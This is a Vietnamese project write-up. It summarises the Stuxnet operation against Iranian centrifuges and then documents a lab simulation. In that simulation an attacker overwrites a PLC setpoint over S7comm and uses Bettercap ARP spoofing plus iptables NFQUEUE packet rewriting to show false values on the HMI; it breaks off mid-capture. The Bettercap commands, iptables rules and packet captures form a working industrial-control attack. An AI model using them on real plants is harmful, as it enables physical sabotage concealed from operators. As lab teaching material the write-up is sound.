

Chiến dịch tấn công mã độc Stuxnet

Trong bối cảnh căng thẳng địa chính trị ở Trung Đông, bất chấp thỏa thuận với cơ quan nguyên tử quốc tế (IAEA) về việc giám sát các hoạt động hạt nhân của Iran, chương trình hạt nhân tại nước này không ngừng được đẩy mạnh gây nên mối đe dọa lớn về an ninh với các nước trung khu vực.


Dưới thời tổng thống George W. Bush, sau nhiều nỗ lực ngoại giao thất bại, Hoa Kỳ (đứng đầu bởi Cơ quan NSA) và Israel bắt đầu một chiến dịch tấn công mạng có tên là **Operation Olympic Games** nhằm phá hoại chương trình hạt nhân của Iran. Mục tiêu là làm hư hại các máy ly tâm khí (**gas centrifuges**) được sử dụng để làm giàu Uranium tại nhà máy hạt nhân Natanz ở Iran, từ đó làm chậm lại chương trình hạt nhân của nước này. Chương trình được cho là đã phát triển một loại mã độc có tên là **Stuxnet** từ 2004-2008, tiêu tốn 2 tỷ đô la mỹ cùng các chiến dịch tình báo, xâm nhập phức tạp để đưa được mã độc vào hệ thống mạng nội bộ được cách ly air-gapped hoàn toàn của nhà máy hạt nhân Natanz.




Quá trình tấn công:

1. **Lây nhiễm trong windows:** Được lây nhiễm vào một máy tính trong mạng nội bộ thông qua USB do một gián điệp để lại. Sau đó, nó lan tiếp trong mạng nội bộ thông qua 4 lỗ hổng Zero-day của Windows và gửi thông tin về các máy chủ Command and Control (C&C) của kẻ tấn công [1].
2. **Lây nhiễm vào phần mềm (*)Siemens Step 7:** Tại mỗi máy tính windows, nó quét để truy tìm phần mềm **Siemens Step 7**. Nó can thiệp vào thư viện giao tiếp **s7otbxdx.dll** của Step7 để chặn và sửa luồng trao đổi giữa phần mềm Step 7 và PLC:

Normal communications between Step 7 and a Siemens PLC



Stuxnet hijacking communication between Step 7 software and a Siemens PLC



Về bản chất, đây là một kiểu man-in-the-middle ở tầng phần mềm

3. **Can thiệp vào quá trình điều khiển máy ly tâm khí:** Stuxnet can thiệp vào quá trình điều khiển máy ly tâm khí bằng cách sửa đổi code trong PLC để tăng tốc độ vòng quay của máy ly tâm lên mức cao hơn bình thường. Cụ thể, Stuxnet can thiệp vào Step7 để gửi code độc hại nhằm tăng tốc độ vòng quay đến PLC -> PLC thực thi code, gửi tín hiệu điều khiển đến thiết bị biến tần (VFD Variable Frequency Drive) -> biến tần điều chỉnh tốc độ vòng quay của máy ly tâm -> làm hỏng máy ly tâm.



Đồng thời, Stuxnet cũng can thiệp vào đầu ra của PLC để gửi phần mềm HMI WinCC đọc dữ liệu sai lệch về tình trạng của máy ly tâm, khiến các kỹ sư không nhận ra rằng máy ly tâm đang bị hư hại.

Tuy nhiên điều tinh vi ở đây là Stuxnet chọn lọc các mục tiêu rất kỳ càn. Nếu mục tiêu không thỏa mãn yêu cầu, Stuxnet sẽ ngủ đông để giảm thiểu sự hiện diện của mình. Nó chỉ tấn công vào các PLC điều khiển biến tần có thông số:

- Thuộc dòng Siemens S7-300
- Nhà sản xuất biến tần là Vacon (Finland) hoặc Fararo Paya (Iran)
- Tần số vận hành nằm trong khoảng **807** Hz đến **1210** Hz. Do đây là tốc độ quay lớn hơn nhiều so với tốc độ của hầu hết các máy công nghiệp, trừ máy ly tâm khí.


Khi đủ điều kiện, Stuxnet thay đổi tần số đầu ra trong các giai đoạn ngắn để làm rối loạn hoạt động của hệ thống, với các mức thường được nhắc đến là 1410 Hz, 2 Hz và 1064 Hz. Với cách này, nó làm thay đổi tốc độ quay của máy ly tâm và có thể gây hư hại vật lý, trong khi dữ liệu giám sát vẫn bị che giấu.

Sự tồn tại của Stuxnet chỉ được phát hiện rộng rãi vào năm 2010, khi phiên bản thứ 3 của nó đã lan rộng ra toàn thế giới. Một công ty an ninh mạng Belarus phát hiện ra nó trên một máy tính ở Iran. Sau đó, các nhà nghiên cứu bảo mật đã phân tích và xác định rằng Stuxnet là một phần của một chiến dịch tấn công mạng tinh vi nhằm vào chương trình hạt nhân của Iran.

[!NOTE] Trong mô phỏng tấn công của đề án này, để phù hợp với giới hạn về thời gian và nguồn lực, chúng tôi sẽ mô phỏng đơn giản hóa kịch bản tấn công man-in-the-middle ở trên tầng giao thức mạng thay vì tại dll như thực tế Stuxnet đã làm.

(*) Tia Portal là một bộ phần mềm độc quyền của Siemens để làm việc với các dòng PLC của hãng (S7-300, S7-400, S7-1200, S7-1500), bao gồm: STEP 7 dùng để lập trình và cấu hình cho các dòng PLC, WinCC dùng để thiết kế HMI/SCADA, S7-PLCSIM / S7-PLCSIM Advanced dùng để mô phỏng hoạt động của PLC trên máy tính mà không cần phần cứng thực tế, Startdrive dùng để cấu hình biến tần, động cơ.

Mô phỏng tấn công



Mục tiêu của tấn công là làm thay đổi giá trị của một biến nằm trong datablock của PLC, từ đó làm thay đổi hành vi của hệ thống điều khiển. Đồng thời can thiệp vào quá trình gửi dữ liệu để HMI không nhận ra sự thay đổi này.

Thiết lập PLC

Import dự án vào OpenPLC Editor với thư mục [này](#). Chương trình đang chạy trên PLC có dạng như sau

- Với cấu hình datablock như sau để làm biến đầu vào và ra cho PLC:

Data Blocks (2/64)				
Configure S7 data blocks that map to OpenPLC buffer areas. Each DB can expose different IEC variable types to S7 clients.				
+ Add Data Block				
DB	Description	Size	Type	Actions
DB1	For actual speed and setpoint speed	128 bytes	Word Input (%IW)	✎ ✖
DB2	For centrifuges status	128 bytes	Boolean Output (%QX)	✎ ✖

Khai báo 2 datablock do mỗi datablock trong OpenPLC chỉ cho phép 1 kiểu dữ liệu

- Khai báo tag và chương trình logic (viết dưới dạng Structured Text). Chương trình mô phỏng lại tốc độ quay của động cơ dao động quanh mốc `iSetpoint` được chỉ định bằng `1200`:

Description :
Class Filter : All
+ - ↑ ↓

#	Name	Class	Type	Location	Initial Value	Documentation	Debug
0	iSimSpeed	Local	INT	%IW0			
1	iSetpoint	Local	INT	%IW1	1200		
2	iCounter	Local	INT		0		
3	bCentrifugeStatus	Local	BOOL	%QX0.0			

```

1 iCounter := iCounter + 1;
2 IF iCounter > 628 THEN
3 | iCounter := 0;
4 END_IF;
5
6 IF iCounter <= 314 THEN
7 | iSimSpeed := iSetpoint + (iCounter * 200 / 314) - 300;
8 ELSE
9 | iSimSpeed := iSetpoint + 100 - ((iCounter - 314) * 300 / 314);
10 END_IF;
11
12 IF iSimSpeed > 1500 THEN
13 | bCentrifugeStatus := TRUE;
14 ELSE
15 | bCentrifugeStatus := FALSE;
16 END_IF;

```

Khai báo tag và chương trình logic (viết dưới dạng Structured Text)

Gồm các tags (Giống dạng binding variables trong IT):


- **iSimSpeed**: tốc độ thực tế máy đang quay, nằm ở **DB1**, lấy 2 Byte từ offset 0
- **iSetpoint**: tốc độ ngưỡng để máy quay dao động quanh giá trị này, nằm ở **DB1**, lấy 2 Byte từ offset 2
- **iCounter**: Dùng để tạo dao động mô phỏng.
- **bCentrifugeStatus**: trạng thái hoạt động của máy ly tâm với 0 là bình thường, 1 là quá tốc độ, nằm ở **DB2**, lấy 1 Byte từ offset 0. Ở đây mô phỏng khi tốc độ quay vượt quá 1500 Hz thì máy ly tâm bị hư hại.

Thiết lập HMI

Import dự án vào FUXA với thư mục [này](#):

Device		Filter							
←	PLC_1							⋮	↺
+	Name	Address	Device	Type	Value	Timestamp	Description	×	
	iSimSpeed	db1.dbw0	PLC_1	Int	1101	15-04-2026 12:15:04		⋮	×
	iSetpoint	db1.dbw2	PLC_1	Int	1200	15-04-2026 12:15:04		⋮	×
	bCentrifugeStatudb2.dbb0		PLC_1	Bool	0	15-04-2026 12:15:04		⋮	×


Khai báo các HMI tags tương ứng với các PLC tags cần giám sát



Giao

diện HMI, hiện tại máy đang hoạt động quanh mức 1200 nên sẽ hiển thị màu xanh

Trong Debugger của OpenPLC Editor:



Thu thập gói tin trên máy HMI thấy giao tiếp giữa HMI và PLC là sự lặp đi lặp lại của 2 cặp request-response sau:

- Cặp đầu tiên là request yêu cầu đọc 4 byte tại DB1 tại bit 0 của byte 0, tức ứng với biến **iSimSpeed** và **iSetpoint**:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]

```

Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface ens33, id 0
Ethernet II, Src: VMware_2f:0d:bb (00:0c:29:2f:0d:bb), Dst: VMware_5d:57:17 (00:0c:29:5d:57:17)
Internet Protocol Version 4, Src: 192.168.60.10, Dst: 192.168.50.10
Transmission Control Protocol, Src Port: 38508, Dst Port: 102, Seq: 1, Ack: 1, Len: 31
TPKT, Version: 3, Length: 31
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
  Header: (Job)
  Parameter: (Read Var)
    Function: Read Var (0x04)
    Item count: 1
  Item [1]: (DB 1.DBX 0.0 BYTE 4)
    Variable specification: 0x12
    Length of following address specification: 10
    Syntax Id: STANY (0x10)
    Transport size: BYTE (2)
    Length: 4
    DB number: 1
    Area: Data blocks (DB) (0x84)
    Address: 0x000000
  
```

Request

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
2	0.001472623	192.168.50.10	192.168.60.10	S7COMM	95	ROSCTR:[Ack_Data] Function:[Read Var]

▶ Frame 2: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface ens33, id 0
 ▶ Ethernet II, Src: VMware_5d:57:17 (00:0c:29:5d:57:17), Dst: VMware_2f:0d:bb (00:0c:29:2f:0d:bb)
 ▶ Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.60.10
 ▶ Transmission Control Protocol, Src Port: 102, Dst Port: 38508, Seq: 1, Ack: 32, Len: 29
 ▶ TPKT, Version: 3, Length: 29
 ▶ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
 ▼ S7 Communication
 ▶ Header: (Ack_Data)
 ▼ Parameter: (Read Var)
 Function: Read Var (0x04)
 Item count: 1
 ▼ Data
 ▼ Item [1]: (Success)
 Return code: Success (0xff)
 Transport size: BYTE/WORD/DWORD (0x04)
 Length: 4
 Data: 042d04b0

Response

Biến `iSimSpeed` là `042d`, biến `iSetpoint` là `04b0`. S7 dùng Little Endian, nên giá trị `042d` tương ứng với `1069` và `04b0` tương ứng với `1200`.

- Cặp thứ hai là request yêu cầu đọc 1 byte tại DB2 tại bit 0 của byte 0, tức ứng với biến `bCentrifugeStatus`:

```

| 4 0.002017032 192.168.60.10 192.168.50.10 S7COMM 97 R0SCTR:[Job] Function:[Read Var]
|
|> Frame 4: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface ens33, id 0
|> Ethernet II, Src: VMware_2f:0d:bb (00:0c:29:2f:0d:bb), Dst: VMware_5d:57:17 (00:0c:29:5d:57:17)
|> Internet Protocol Version 4, Src: 192.168.60.10, Dst: 192.168.50.10
|> Transmission Control Protocol, Src Port: 38508, Dst Port: 102, Seq: 32, Ack: 30, Len: 31
|> TPKT, Version: 3, Length: 31
|> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
|
|> S7 Communication
|> Header: (Job)
|> Parameter: (Read Var)
|> Function: Read Var (0x04)
|> Item count: 1
|> Item [1]: (DB 2.DBX 0.0 BYTE 1)
|> Variable specification: 0x12
|> Length of following address specification: 10
|> Syntax Id: S7ANY (0x10)
|> Transport size: BYTE (2)
|> Length: 1
|> DB number: 2
|> Area: Data blocks (DB) (0x84)
|> Address: 0x000000

```

```
5 0.003439554 192.168.50.10 192.168.60.10 S7COMM 92 ROSCTR:[Ack_Data] Function:[Read Var]
Frame 5: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface ens33, id 0
Ethernet II, Src: VMware_5d:57:17 (00:0c:29:5d:57:17), Dst: VMware_2f:0d:bb (00:0c:29:2f:0d:bb)
Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.60.10
Transmission Control Protocol, Src Port: 102, Dst Port: 38508, Seq: 30, Ack: 63, Len: 26
TPKT, Version: 3, Length: 26
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
  Header: (Ack_Data)
  Parameter: (Read Var)
    Function: Read Var (0x04)
    Item count: 1
Data
  Item [1]: (Success)
    Return code: Success (0xff)
    Transport size: BYTE/WORD/DWORD (0x04)
    Length: 1
    Data: 00
```

Attacker


Từ máy tấn công sẽ làm đồng thời:

1. Tạo một lệnh ghi để ghi vào giá trị của một biến nằm trong Datablock của PLC sử dụng thư viện Snap 7 hoặc S7 Comm của Python. Ở đây sẽ chỉnh sửa giá trị biến **Setpoint** nằm ở vị trí **DB1.DBW2** từ **1200** thành **2000**. Script tại [đây](#) hoặc [đây](#). Output:

Current Speed	Setpoint Speed	Centrifuge Status
b'\x03\xc1'	b'\x04\xb0'	b'\x00'
b'\x07\xe4'	b'\x07\xd0'	b'\x01'

iSetpoint từ **1200** (0x04b0) thành **2000** (0x07d0) và khi này trạng thái **bCentrifugeStatus** từ **0** thành **1**. Nếu như chưa chạy script can thiệp thì trên HMI sẽ thấy máy đang dao động quanh mức 2000:

localhost:1881/lab



Máy đang dao động quanh mức 2000, hiển thị màu đỏ do quá mức 1500 Hz


```

6 0.338933274 192.168.50.10 192.168.60.10 S7COMM 95 R0SCTR:[Ack_Data] Function:[Read Var]
Frame 6: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface ens33, id 0
Ethernet II, Src: VMware_5d:57:17 (00:0c:29:5d:57:17), Dst: VMware_2f:0d:bb (00:0c:29:2f:0d:bb)
Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.60.10
Transmission Control Protocol, Src Port: 102, Dst Port: 38508, Seq: 1, Ack: 32, Len: 29
TPKT, Version: 3, Length: 29
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
  Header: (Ack_Data)
  Parameter: (Read Var)
    Function: Read Var (0x04)
    Item count: 1
  Data
    Item [1]: (Success)
      Return code: Success (0xff)
      Transport size: BYTE/WORD/DWORD (0x04)
      Length: 4
      Data: 07a: 07d0

```

Kiểm tra trong các gói tin PLC gửi tới HMI để thấy giá trị của biến `iSetpoint` đã được thay đổi

Tấn công thay đổi giá trị của PLC thành công, giờ ta sẽ can thiệp vào giao tiếp giữa HMI và PLC để HMI không nhận ra sự thay đổi này.

2. Tấn công Man in the middle bằng kỹ thuật ARP Spoofing giữa cổng của Router (.60.1) và HMI (.60.10) thông qua tool **Bettercap**:

```

# Run on attacker machine
sudo bettercap -iface ens33

# Scan network for devices
net.probe on

# Show network devices
net.show

```

Đảm bảo đã Bettercap đã thu được thông tin của tất cả các thiết bị trong mạng:

IP Seen	MAC	Name	Vendor	Sent	Recvd
192.168.60.20 14:52:24	00:0c:29:a6:c0:b0	ens33	VMware, Inc.	0 B	0 B
192.168.60.1 14:52:24	00:0c:29:f1:b8:5e	gateway	VMware, Inc.	816 B	0 B
192.168.60.10 kB 14:53:43	00:0c:29:2f:0d:bb		VMware, Inc.	16 kB	8.3


```
# Specify IP of Router gateway and HMI as targets
set arp.spoof.targets 192.168.60.1, 192.168.60.10

# Enable internal ARP spoofing
set arp.spoof.internal true
# Enable full duplex ARP spoofing since we need to ensure HMI -> PLC
direction is still working
set arp.spoof.fullduplex true


# Start ARP spoofing
arp.spoof on
```

Khi này trên HMI bắt gói tin sẽ thấy xen kẽ các gói tin của S7 và các gói ARP Spoofing:


3 0.000042700	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60 192.168.60.20 is at 00:0c:29:a6:c0:b0
4 0.000064000	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60 192.168.60.10 is at 00:0c:29:2f:0d:bb
5 0.335174622	192.168.60.10	192.168.50.10	S7COMM	97 ROSCTR:[Job] Function:[Read Var]
6 0.338933274	192.168.60.10	192.168.60.10	S7COMM	95 ROSCTR:[Ack_Data] Function:[Read Var]
7 0.339043876	192.168.60.10	192.168.50.10	TCP	66 38508 → 102 [ACK] Seq=32 Ack=30 Win=502 Len=0 TSval=3345723098 TSecr=667112593
8 0.341308807	192.168.60.10	192.168.50.10	S7COMM	97 ROSCTR:[Job] Function:[Read Var]
9 0.343326134	192.168.50.10	192.168.60.10	S7COMM	92 ROSCTR:[Ack_Data] Function:[Read Var]
10 0.386240826	192.168.60.10	192.168.50.10	TCP	66 38508 → 102 [ACK] Seq=63 Ack=56 Win=502 Len=0 TSval=3345723145 TSecr=667112598
11 1.009198918	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60 192.168.60.20 is at 00:0c:29:a6:c0:b0
12 1.009261820	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60 192.168.60.10 is at 00:0c:29:2f:0d:bb
13 1.009302420	VMware_a6:c0:b0	VMware_5d:57:17	ARP	60 192.168.60.20 is at 00:0c:29:a6:c0:b0
14 1.009341521	VMware_5d:57:17	VMware_a6:c0:b0	ARP	60 192.168.60.1 is at 00:0c:29:5d:57:17
15 1.340221785	192.168.60.10	192.168.50.10	S7COMM	97 ROSCTR:[Job] Function:[Read Var]
16 1.345136053	192.168.50.10	192.168.60.10	S7COMM	95 ROSCTR:[Ack_Data] Function:[Read Var]
17 1.345396257	192.168.60.10	192.168.50.10	TCP	66 38508 → 102 [ACK] Seq=94 Ack=85 Win=502 Len=0 TSval=3345724104 TSecr=667113599
18 1.347196981	192.168.60.10	192.168.50.10	S7COMM	97 ROSCTR:[Job] Function:[Read Var]
19 1.351780845	192.168.50.10	192.168.60.10	S7COMM	92 ROSCTR:[Ack_Data] Function:[Read Var]
20 1.351940847	192.168.60.10	192.168.50.10	TCP	66 38508 → 102 [ACK] Seq=125 Ack=111 Win=502 Len=0 TSval=3345724111 TSecr=667113606
21 2.011658050	VMware_a6:c0:b0	VMware_5d:57:17	ARP	60 192.168.60.20 is at 00:0c:29:a6:c0:b0
22 2.011700551	VMware_5d:57:17	VMware_a6:c0:b0	ARP	60 192.168.60.1 is at 00:0c:29:5d:57:17
23 2.012328659	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60 192.168.60.20 is at 00:0c:29:a6:c0:b0
24 2.012350559	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60 192.168.60.10 is at 00:0c:29:2f:0d:bb

Gói tin S7comm và ARP Spoofing xen kẽ nhau

- Chỉnh sửa gói tin S7comm để thay đổi giá trị **Setpoint** từ **2000** thành **1200**. Sau khi Bettercap đã redirect được gói tin giữa Router gateway và Router, đẩy các gói tin này vào NFQUEUE của OS (Vì ta muốn xử lý các gói tin thay vì để OS tự động chuyển tiếp) và sử dụng một script Python để lấy gói tin từ NFQUEUE (thông qua thư viện **NetfilterQueue**), parse gói tin S7comm, tìm đến vị trí chứa giá trị **Setpoint** ở **DB1.DBW2** và sửa giá trị này từ **2000** thành **1200** trước khi đẩy gói tin trở lại NFQUEUE để tiếp tục được chuyển đi. Script tại [đây](#).



Tần công thành công khi thực tế máy đang chạy ở mức > 1500 Hz (màu đỏ), nhưng Setpoint vẫn hiển thị ở mức 1200



Kiểm tra

debugger của OpenPLC Editor cũng cho thấy thực tế máy đang chạy giao động quanh mốc 2000

Phân tích tấn công

Phần khó nhất của cuộc tấn công này là nào sao sửa đổi gói tin rồi chuyển tiếp lại được. Để đảm bảo tốc độ, ở đây sử dụng phương pháp ARP Spoofing bằng Bettercap để redirect gói tin đến máy Attacker, tại đây, gói tin sẽ được đẩy vào NFQUEUE để Python app gọi lên xử lý thay vì để OS Kernel tự động forward gói tin đi.

Một phần vì Bettercap chỉ cung cấp khả năng chỉnh sửa gói tin khi intercept bằng Javascript mà ngôn ngữ này lại không phù hợp để viết bộ S7 Parser nên mới phải làm cách này

```
# 1. Bật IP Forwarding
subprocess.run("sysctl -w net.ipv4.ip_forward=1 > /dev/null", shell=True)

# 2. Tắt RP Filter (Tránh rớt gói tin chiều về từ Router)
# Tránh kernel tự động drop gói tin lạ -> Cho phép gói tin từ PLC về được phép qua
subprocess.run("sysctl -w net.ipv4.conf.all.rp_filter=0 > /dev/null", shell=True)
subprocess.run("sysctl -w net.ipv4.conf.default.rp_filter=0 > /dev/null",
shell=True)
subprocess.run(f"sysctl -w net.ipv4.conf.{INTERFACE}.rp_filter=0 > /dev/null",
shell=True)

# 3. Thêm Route tới dải PLC thông qua Gateway thật
# Không có dòng này sẽ gây lỗi mất kết nối ngay lập tức trên HMI khi nó gửi yêu
# cầu read var tới PLC
print(f"[*] Thêm tuyến đường tới {PLC_NET} qua {GATEWAY}...")
subprocess.run(f"route add -net {PLC_NET} gw {GATEWAY} 2>/dev/null", shell=True)


# 4. Cấu hình Iptables
print("[*] Đang thiết lập Iptables NFQUEUE...")
subprocess.run("iptables -F", shell=True) # Xóa sạch filter table
subprocess.run("iptables -t mangle -F", shell=True) # Xóa sạch mangle table
subprocess.run("iptables -P FORWARD ACCEPT", shell=True) # Đảm bảo forward không
bị chặn

# Bẫy traffic S7 (Port 102) vào Queue
# Để thay vì Kernel tự động drop gói tin, python app sẽ xử lý gói tin và chuyển
tiếp lại
subprocess.run(f"iptables -t mangle -A FORWARD -p tcp --dport 102 -j NFQUEUE --
```

```
queue-num {QUEUE_NUM}", shell=True)
subprocess.run(f"iptables -t mangle -A FORWARD -p tcp --sport 102 -j NFQUEUE --
queue-num {QUEUE_NUM}", shell=True)

# Chặn gói RST tự phát từ Kernel (Tránh Disconnected)
# Kernel sẽ tự gửi RST (reset connection) nếu nhận gói từ port nó không biết
subprocess.run("iptables -I OUTPUT -p tcp --tcp-flags RST RST -j DROP",
shell=True)
```

Sau khi đã có được gói tin cần tiến hành chỉnh sửa. Cấu trúc của gói tin S7 như sau:



Với:

- **TPKT Header:** Cố định là 4 byte

```
> Frame 9: Packet, 127 bytes on wire (1016 bits), 127 bytes captured (1016 bits)
> Ethernet II, Src: 00:ff:e7:0f:40:8d (00:ff:e7:0f:40:8d), Dst: 00:ff:e6:0f:40:8d (00:
> Internet Protocol Version 4, Src: 134.249.61.182, Dst: 134.249.53.130
